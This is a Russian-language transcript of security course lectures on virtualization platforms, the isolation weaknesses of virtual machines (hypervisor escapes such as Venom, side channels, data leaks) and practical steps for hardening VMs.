Так выглядит утилита Virtual Machine Manager, как видите, весьма похожа на VMware и VirtualBox. И если вам нужно посмотреть параметры виртуальных машин, опять же, похоже на VMware и VirtualBox.





Видим здесь все возможные варианты настройки виртуальной машины.

http://web.archive.org/web/20160323090048/http://sianios.com/kvm-debian-jessie/

Если вы раздумываете над использованием KVM, вот инструкция для Debian Jessie, видим, что это не очень трудно. Пакеты доступны в репозитории. Просто ставите их и пробуете работать.

KVM работает под Whonix, это операционная система, заточенная под обеспечение безопасности, мы поговорим о ней уже очень скоро. Если есть желание использовать Whonix, то вполне можете использовать ее в связке с KVM. Но как я уже сказал, мы обсудим это в ближайшее время.

Есть целый ряд виртуальных машин под Linux. KVM, пожалуй, самая основная, поскольку она поставляется с операционными системами GNU/Linux, но стоит упомянуть и парочку других, например, OpenVZ, это контейнерная виртуализация на уровне операционной системы, и также, LXC или Linux Containers, как можно догадаться по названию, это приложение для контейнерной виртуализации на уровне операционной системы.


https://www.freebds.org/doc/handbook/jails.html

FreeBSD использует механизм, который они называют Jails, то есть тюрьмы или клетки, это независимые среды, реализуемые посредством виртуализации на уровне операционной системы, где каждая тюрьма представляет собой виртуальную среду со своими собственными файлами, процессами и учетными записями пользователей, а также привязывается к определенному IP-адресу. Каждая тюрьма полностью изолирована от другой. Если вы используете FreeBSD, я уверен, что вы уже слышали про Jails. Это очень эффективно работает в качестве средства обеспечения безопасности путем изоляции и компартментализации.

https://docs.oracle.com/cd/E18440_01/doc.111/e18415/chapter_zones.htm#OPCUG426

Любой, кто знаком с Oracle Solaris, знает, что в ней есть аналогичная концепция, которую они называют Zones, то есть зоны. Мне довелось работать с этими зонами в некоторых банках, но Solaris не очень популярная операционная система на данный момент.

https://www.docker.com



И наконец, есть Docker, который сейчас у всех на слуху. Чтобы объяснить, что такое Docker, позвольте, я покажу вам эту схему.

Когда мы говорим о таких гипервизорах, как Hyper-V, KVM и Xen, они все основаны на эмулировании реальных (физических) аппаратных средств. Это означает, что они сравнительно тяжелы в плане потребления системных ресурсов. Контейнеры Docker используют выделенные им ресурсы операционной системы. Это означает, что в плане потребления системных ресурсов они значительно более эффективны, чем гипервизоры. Вместо того, чтобы производить виртуализацию аппаратных средств, контейнеры располагаются поверх одного экземпляра Linux, что означает, у вас есть небольшая капсула, содержащая ваши приложения.

Docker становится очень популярным в корпоративном сегменте по этой причине. Он предоставляет виртуализацию, требующую меньших системных ресурсов. Так что Docker - это один из вариантов для обеспечения изоляции, но по большей части его реализуют на серверной стороне. Solaris Zones работает по очень схожему принципу.

https://www.turnkeylinx.org

Вы также можете использовать так называемый Virtual Appliance или виртуальный аплайнс, преднастроенный образ виртуальной машины. На экране примеры от TurnKey Linux, это сервис, который я использую и очень вам рекомендую. Они интегрированы с Amazon Web Services и вы можете разворачивать серверы в считанные секунды.

Давайте я приведу пример. Допустим, вы хотите запустить VPN-сервер, OpenVPN-сервер, в облаке на базе Amazon Web Services. Преднастроенное виртуальное приложение значительно снижает временные затраты на это, а также требует меньшего количества навыков. Вы можете выбрать виртуальный аплайнс для работы, в нашем случае это

OpenVPN, а затем быстро и просто развернуть полноценный виртуальный сервер с операционной системой на борту и OpenVPN за несколько минут, в зависимости от конфигурации этого виртуального аплайнса.

Или, может быть, вы хотите контроллер домена для аутентификации пользователей локальной сети. Вы можете взять этот аплайнс и установить его на VirtualBox или выделенный XenServer, и у вас появится локальный контроллер домена, который уже установлен и настроен. Понятно, что вам нужно будет немного его донастроить под вашу среду, но он будет уже там, предварительно настроенный.

Конечно, вам придется доверять TurnKey, что их софт не имеет бэкдоров, но в этом же свете нам приходится доверять всем операционным системам и приложениям, также как и виртуальным аплайнсам. Мы поговорим о TurnKey Linux позже в других разделах.

https://en.wikipedia.org/wiki/Comparison_of_platform_virtualization_software

На этой странице Википедии представлено сравнение всех платформ виртуализации, их много, как видите. Это полезная ссылка для ознакомления. Те платформы, что я затронул, я считаю их лучшими, но есть множество альтернатив.

Уходя от выделенных виртуальных машин, операционные системы неизбежно перейдут к использованию виртуализации в качестве средства для защиты ядра системы. Windows 10 уже сделала это.

https://technet.microsoft.com/itpro/windows/keep-secure/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies

Windows 10 Device Guard или Защитник устройств использует технологию безопасности аппаратного оборудования и виртуализацию для изоляции функций принятия решений от остальной части операционной системы, что помогает обеспечить защиту от атакующих и вредоносных программ, которые смогли получить права администратора.


Технология низкоуровневой оболочки или гипервизора первого типа, которая используется для запуска виртуальных машин в Microsoft Hyper-V, применяется для изоляции основных служб Windows в защищенном контейнере на основе виртуализации. Эти защищенные на аппаратном уровне контейнеры охраняются при помощи блоков управления памятью ввода-вывода IOMMU и других механизмов процессоров.

В общем, как вы можете заметить, Windows 10, благодаря реализации Device Guard, совершила качественный скачок вперед в плане обеспечения безопасности через изоляцию и компартментализацию. Это усложняет возможности по компрометации Windows 10.

Мы поговорим о Device Guard в соответствующем видео, но очевидно, что нам стоило упомянуть о нем и в разделе о виртуальных машинах, поскольку, как мне кажется, именно в этом направлении движется развитие функционала по защите ядра операционных систем.

103. Недостатки виртуальных машин

Теперь о недостатках виртуальных машин. В большинстве случаев можно с уверенностью утверждать, что виртуальные машины изолированы друг от друга, что хост отделен от гостевой системы, а гостевая система отделена от хоста.



Однако параметры конфигурации и уязвимости в гипервизорах, инструментах для виртуальных машин и прочих областях могут ослабить эту изоляцию.

Давайте поговорим о потенциальных недостатках в использовании виртуальных машин. Виртуальные машины и песочницы в некотором смысле равнозначны друг другу. Когда мы говорим “песочница”, когда мы говорим виртуальная машина, это очень похожие средства. Виртуальные машины и песочницы основаны на одинаковых принципах.


Итак, допустим, у нас есть хостовая система, есть гостевая, если хостовая подвергается компрометации, то становится возможна и компрометация гостевой. Например, простому средству для удаленного доступа, запущенному на базовом компьютере, достаточно лишь сделать скриншот для того, чтобы посмотреть на действия в гостевой виртуальной машине, или запустить кейлоггер, который эффективно нарушит изоляцию между системами полностью.

Поддержание безопасности хостовой операционной системы - это задача первостепенной важности, подчеркивающая необходимость использования отдельного защищенного лэптопа для критических ситуаций, на котором вы можете рассмотреть возможность использования виртуализации в качестве средства обеспечения безопасности при помощи изоляции и компартментализации.

И наоборот, гостевая виртуальная машина может скомпрометировать хостовую операционную систему, или другие виртуальные машины вследствие уязвимостей или параметров конфигурации. Гипервизор, песочница или установленные инструменты для виртуальной машины могут содержать уязвимости в безопасности, которые повлекут компрометацию изоляции.

venom.crowdstrike.com

Одной из таких прошлых уязвимостей гипервизоров является Venom, схему эксплуатации которой вы сейчас наблюдаете. В случае, если гипервизор уязвим, она позволяет атакующему выбраться за пределы уязвимой гостевой виртуальной машины, мы называем это побегом из виртуальной машины, и потенциально получить доступ к исполнению кода в хостовой операционной системе. На сегодняшний день большинство основных вендоров уже выпустили патчи, но очевидно, что если вы используете устаревший непропатченный гипервизор, то вы по-прежнему можете оставаться уязвимыми.



Здесь указаны уязвимости прошлых лет, позволяющие осуществлять побег из виртуальных машин, с 2007 года по 2014-й, 2015-й. Я уверен, их еще будет много.

https://www.vmware.com/security/advisories/VMSA-2016-0001.html

```
VMSA-2016-0001
VMware ESXi, Fusion, Player, and Workstation updates address important
guest privilege escalation vulnerability

Advisory ID:       VMSA-2016-0001
Synopsis:          VMware ESXi, Fusion, Player, and Workstation updates
                   address important guest privilege escalation
                   vulnerability
Issue date:        2016-01-07
Updated on:        2016-01-07 (initial advisory)
CVE numbers:       CVE-2015-6933
```

В общем, это что касается уязвимостей в гипервизорах.

А вот пример уязвимостей VMware Tools. В VMware данная уязвимость позволяла обычному пользователю производить эскалацию своих привилегий до администраторских или root-пользователя в пределах гостевой операционной системы, никакого побега из виртуальной машины в данном случае, но это пример уязвимости VMware Tools.

Как видите, уязвимости в виртуальных машинах могут существовать и существуют. Могут происходить утечки информации из виртуальных машин, например, могут быть оставлены следы сеанса вашей виртуальной машины на локальном жестком диске хоста, даже если это живая операционная система. Например, хостовые операционные системы обычно используют механизмы виртуальной памяти, называемые свопинг или подкачка страниц, которые копируют фрагменты оперативной памяти на жесткий диск. Выгруженные из памяти страницы могут содержать информацию о сеансе гостевой системы, эти данные могут сохраниться на жестком диске хоста. Это потенциальная утечка информации из вашей виртуальной машины.

Теперь давайте подумаем об активных атаках и вредоносных программах. Виртуальные машины используются исследователями в области безопасности для преднамеренной изоляции малвари, чтобы проводить компьютерно-криминалистическую экспертизу и обратную разработку с целью понять, как определенная вредоносная программа работает. По этой причине продвинутые вирмейкеры начали проектировать контрмеры, благодаря которым можно обнаруживать ситуации, когда их малварь запускается в виртуальной системе, они начали пытаться противодействовать этому самому реверс-инжинирингу.

Более продвинутые вредоносные программы исследует память, файловую систему, реестр, запущенные процессы, чтобы обнаружить признаки или артефакты, свойственные окружению виртуальной машины, они ищут специфичные для виртуальных машин виртуальные аппаратные средства и инструкции процессора. Довольно-таки несложно определить, что вы находитесь в виртуальной машине.

В некоторых случаях обнаружение виртуального окружения приводит к тому, что малварь отключает свой вредоносный функционал, чтобы ее нельзя было тщательно проанализировать в виртуальной среде. Это защитный механизм вредоносного программного обеспечения. Это очень здорово для нас, если мы используем виртуальные машины для изоляции и в качестве средства обеспечения безопасности, поскольку малварь эффективно отключает себя самостоятельным образом, а иногда даже самоудаляется в целях не допустить проведение компьютерно-технической экспертизы. Малварь применяет подобную форму защиты, поскольку для нее лучше не подвергаться реверс-инжинирингу, это продлит ее жизненный цикл. В общем, это хорошо, если малварь сама себя отключает, но не все так радужно. Некоторые вредоносы используют обнаружение виртуальных машин, чтобы попытаться проэксплуатировать дыры в безопасности программного обеспечения виртуальных машин, наподобие эксплоита для уязвимости Venom, которую мы только что видели.

Попытки совершить побег из виртуальной машины ни к чему хорошему не приведут, но к счастью, уязвимости в гипервизорах, инструментах виртуальных машин и прочие не получают особого распространения, так что по большей части малварь будет либо работать дальше и не сможет избежать изоляции, либо попросту отключит себя.

Общие сети также являются вектором атаки. Если гостевые системы и хостовые используют одну сеть, и одна из этих машин скомпрометирована, другие машины могут стать целями для атаки. В техническом смысле это может быть не побег из виртуальной машины, а простое проведение сетевых атак на другие машины, являющиеся частью данной сети. В большинстве случаев, если вы используете VirtualBox на своем лэптопе, хост и гость будут использовать одну и ту же сеть. Например, у вас может быть Debian на хосте, Windows в качестве гостевой системы, сетевой адаптер в режиме "сетевого моста". Если гостевая Windows оказывается скомпрометирована, виртуальная машина с Windows затем пытается провести атаку с применением SSLStrip на все остальные машины в сети с целью кражи паролей.

Даже несмотря на то, что у вас есть изоляция между гостевой Windows и хостовой Debian, и изоляция на уровне операционной системы не скомпрометирована, есть взаимодействия и на сетевом уровне, и они могут использоваться в качестве вектора атаки.


https://en.wikipedia.org/wiki/Timing_channel

Хостовые и гостевые системы в виртуальных машинах совместно используют процессоры. Это означает, что есть теоретическая вероятность проведения атаки на скрытые каналы по времени. Речь о передаче информации, в которой один процесс передает информацию другому процессу, модулируя свое собственное использование системных ресурсов, например, процессорное время, таким образом, что эта операция воздействует на реальное время отклика, наблюдаемое вторым процессом. Это означает, что гость и хост могут общаться посредством измерения разницы во времени передачи данных, основываясь на предопределенных методах. Канал по времени - это один из видов скрытых каналов передачи данных.

www.cs. unc.edu/~reiter/papers/2012/CCS.pdf

Опять же, на процессоры, поскольку процессор используется совместно, возможно проведение атаки по сторонним каналам. Например, извлечение ключей дешифрования из гостевой или хостовой системы. По этой ссылке есть статья на эту тему. В лаборатории исследователи смогли осуществить эту атаку при определенных условиях, используя Эль-Гамаль.

Такой функционал, как общие папки, доступ к буферу обмена, drag-and-drop - все это ослабляет изоляцию и открывает векторы атаки. Все то, к чему вы разрешаете доступ гостевой системе в целях удобства, непременно влияет на уровень безопасности. Гостевая система затем, возможно, сможет просматривать ваши файлы, копировать и вставлять содержимое буфера обмена.



Если в своей виртуальной машине вы сохранили доступность аппаратных средств и эмулированных аппаратных средств, то они могут быть использованы для прорыва изоляции. Я говорю о таких средствах, как микрофон, веб-камера, аппаратная поддержка 3D-ускорения, последовательный порт, дисковод для гибких дисков, CD-привод, USB-порты и так далее. Все они могут попасть под раздачу и использоваться в качестве вектора атаки.

https://en.wikipedia.org/wiki/X86_virtualization#Intel_virtualization_.28VT-x.29

Также существует вероятность обнаружения багов в технологии, лежащей в основе гипервизоров, например, Intel VT-d. Я слышал про один такой случай, вот пример.

http://invisiblethingslab.com/resources/2011/Software%20Attacks%20on%20Intel%20VT-d.pdf

Это сложная атака, при помощи которой удалось обойти наложенную Intel VT-d защиту. Intel VT-d, если вы не в курсе, обеспечивает аппаратную поддержку изоляции и виртуализации, а уязвимость была обнаружена этими двумя исследователями из Invisible Things Lab. В общем, уязвимость содержалась не в самих гипервизорах, а в нижележащей технологии, а когда в нижележащей технологии находятся проблемы, вы не можете просто так пропатчить ее.

И далее, когда мы начинаем задумываться о том, кому нужна серьезная безопасность, приватность и анонимность. Работа определенного количества виртуальных машин требует производительной машины с хорошим процессором и памятью. Многие из людей, нуждающихся в безопасности, приватности и анонимности, к сожалению, не богаты.

Они живут в местах, где мало денег, и они не могут себе позволить компьютеры для поддержки виртуальных машин. Это недостаток, основной недостаток виртуальных машин для людей, ограниченных в средствах.


Не стоит полагаться на виртуальные машины в качестве единственного средства защиты. Это один из слоев в подходе с применением эшелонированной защиты. Все описываемые в курсе средства обеспечения безопасности должны также применяться, там, где это необходимо, основываясь на вашей модели угроз, вашем риске, ваших врагах и обстоятельствах, включая усиление защиты виртуальной машины, о котором мы поговорим в следующем видео.

Итак, виртуальные машины и песочницы не совершенны, но при корректной конфигурации они становятся очень, очень эффективным средством обеспечения безопасности, которое я настоятельно рекомендую использовать.


104. Усиление защиты виртуальных машин

Если вы используете виртуальную машину, вам нужно убедиться, что она защищена, или, другими словами, ее необходимо укрепить. Мы уже обсуждали физическую изоляцию, давайте быстренько вспомним, о чем шла речь.

Вы можете иметь физическую изоляцию, это будет физический способ укрепления защиты. Вы можете использовать выделенное защищенное устройство в качестве хоста под гостевую виртуальную машину, что обеспечит вас физической изоляцией. И хостовая, и гостевая системы будут укреплены.



И отдельное устройство будет применяться для повседневной работы. Устройство для обычной работы более подвержено атакам и компрометации. Защищенное устройство, используемое реже и для более доверительных задач, имеется ввиду хостовая операционная система и гостевая операционная система на защищенном устройстве, это устройство с большей долей вероятности останется в безопасности.



Другие физические меры, которые вы можете применить. Использование внешнего сетевого USB-адаптера вместо сетевого адаптера хоста, мы уже говорили об этом в разделе о физической изоляции. Вы можете разместить виртуальную машину в отделенную от хоста сеть или для виртуальной изоляции использовать виртуальную локальную сеть VLAN. Это поможет уменьшить вероятность атак, исходящих из сети или со стороны виртуальных машин.

Утечки из виртуальных машин. Как уже обсуждалось, виртуальные машины могут создавать нежелательные файлы с логами в хостовой операционной системе, кэширование диска и другие доказательства деятельности вашей гостевой виртуальной машины, даже если это живая операционная система типа Tails или отсутствует виртуальный диск.


Как в этом примере. Вы можете заметить, здесь нет виртуального диска. Трудно узнать обо всем, что создается гипервизором в вашей хостовой операционной системе. Одним из способов решить эту проблему со всеми нежелательными данными на хосте будет использование шифрования всего диска на хостовой машине, это решение от подобных утечек.

Если у вас крупный противник и серьезные последствия, это всегда будет рекомендованным способом защиты, и мы поговорим о шифровании диска и файлов подробнее в соответствующем разделе, мы погрузимся в довольно большое количество деталей. Итак, защита от утечек данных или один из видов защиты против утечек данных - это полное шифрование диска.

Чтобы предотвратить утечки, мы можем не только применить полное шифрование диска, мы можем даже создать целую скрытую операционную систему, в которой у нас будет установлен гипервизор и запущена гостевая виртуальная машина. Будет трудно найти или даже узнать о том, что такие утечки существуют. Вдобавок, это обеспечит правдоподобное отрицание. Но, конечно, это защищает вас только тогда, когда машина выключена, поскольку ключи шифрования хранятся в памяти во время работы машины.

Другое возможное решение против нежелательного хранения на хостовой машине утечек данных вследствие кэширования диска - это отключение или удаление кэширования. Хостовые операционные системы обычно используют виртуальную память, механизм под названием свопинг или подкачка страниц, который копирует части или страницы оперативной памяти на жесткий диск.

Есть еще такие режимы, как спящий или гибернация. Эти функции можно отключить в целях предотвращения сохранения данных на диск, но вам стоит делать это на свой страх и риск, потому что это может вызвать проблемы с вашей хостовой операционной системой. Мы поговорим больше об очистке страниц памяти и свопа в разделе об уничтожении доказательств. Так что если это вас интересует, ознакомьтесь с этим разделом.



Теперь переходим от утечек данных к защите данных внутри виртуальных машин. Вы можете включить шифрование в гипервизоре для каждой из отдельных виртуальных машин, но очевидно, опять же, что это защитит их только тогда, когда они выключены. Использование шифрования в гипервизоре, возможно, менее используемое и протестированное решение, чем шифрование самой операционной системы с применением более известных технологий шифрования, таких как LUKS, FileVault 2, Bitlocker и VeraCrypt, которые подвергались более тщательной публичной и общественной проверке, нежели чем, пожалуй, шифрование в гипервизоре. Применение шифрования и в гипервизоре, и в операционной системе замедлит работу вашей виртуальной машины, но обеспечит вас эшелонированной защитой.

Вам следует уменьшить поверхность атаки на ваш гипервизор и вот некоторые из функций, которые вы можете рассмотреть для отключения. Вам стоит отключить аудио и микрофон, и независимо от виртуальных машин, вы можете




чем-нибудь заклеить свою веб-камеру, отключить общие папки, отключить drag-and-drop и буфер обмена, ускорение видео, 3D-ускорение, последовательные порты.

Если есть возможность, не устанавливайте дополнения гостевой операционной системы в VirtualBox или VMWare Tools или аналоги. Они предоставляют операционной системе больше доступа к гипервизору и предоставляют гостевой системе больше доступа в хостовую систему, например, к микрофону, и это увеличивает вектор атаки. Вам стоит удалить флоппи-дисковод и любые CD- или DVD-приводы. Если это живая операционная система, стоит удалить любые виртуальные диски. Не присоединяйте USB-устройства, если сможете, разве что внешний сетевой адаптер, но ничего другого, если получится. Отключите USB-контроллер, который по умолчанию включен. Когда отключите USB-контроллер, это потребует от вас настройки указательного устройства, ставьте мышь PS/2, так чтобы ваша мышь могла работать.

Не включайте сервер на вкладке "Удаленный дисплей", не включайте I/O APIC или EFI. Включите PAE/NX. NX по факту - это функция для обеспечения безопасности. NX помогает вашему процессору защищать компьютер от атак и малвари. И уберите все то, что не используется.

Если вас беспокоит, что кто-то может завладеть вашим устройством и провести локальную криминалистическую экспертизу, то тогда пользуйтесь непостоянными операционными системами в виртуальной машине, типа Live CD, Live USB, и не добавляйте виртуальные хранилища во время настройки виртуальной машины.




Вы можете создать свою собственную кастомную живую операционную систему, то есть вы идете устанавливаете любую операционную систему, которую хотите, настраиваете ее так, как хотите, и затем вы можете преобразовать виртуальный диск в ISO-образ, после чего загружаться с ISO-образа в качестве Live CD.

https://www.turnkeylinux.org/blog/convert-vm-iso

По этой ссылке говорится о конвертации образа виртуального диска в ISO-образ.

Вы можете использовать снэпшоты VMware для создания непостоянства. Эти снэпшоты можно использовать для защиты, для уничтожения улик, путем создания обновляемой защищенным образом виртуальной машины, на которой никогда не ведется никакая другая деятельность, кроме заранее определенной вами, а затем делается снэпшот этой виртуальной машины.

Например, здесь у нас будет чистая виртуальная машина без улик, без истории. А это текущее состояние, где вы производите свои действия, затем, после завершения ваших действий, вы восстанавливаетесь в исходную чистую виртуальную машину.



Это удалит любую малварь, удалит историю, следы или любые доказательства активности. Это не идеальное решение для удаления доказательств ввиду обсуждавшихся ранее возможностей утечек данных, сохраняющихся на хостовой машине, но это достаточно хорошее решение для обеспечения базового непостоянства.

Есть определенные проблемы безопасности, связанные с функциями энергосбережения на ваших устройствах. Если вы приостановите работу или переведете в состояние ожидания свое устройство, когда у вас есть зашифрованная виртуальная машина, ключи шифрования сохраняются на жесткий диск. Это небезопасно, за исключением тех случаев, когда вы сохраняете полный физический контроль над устройством.

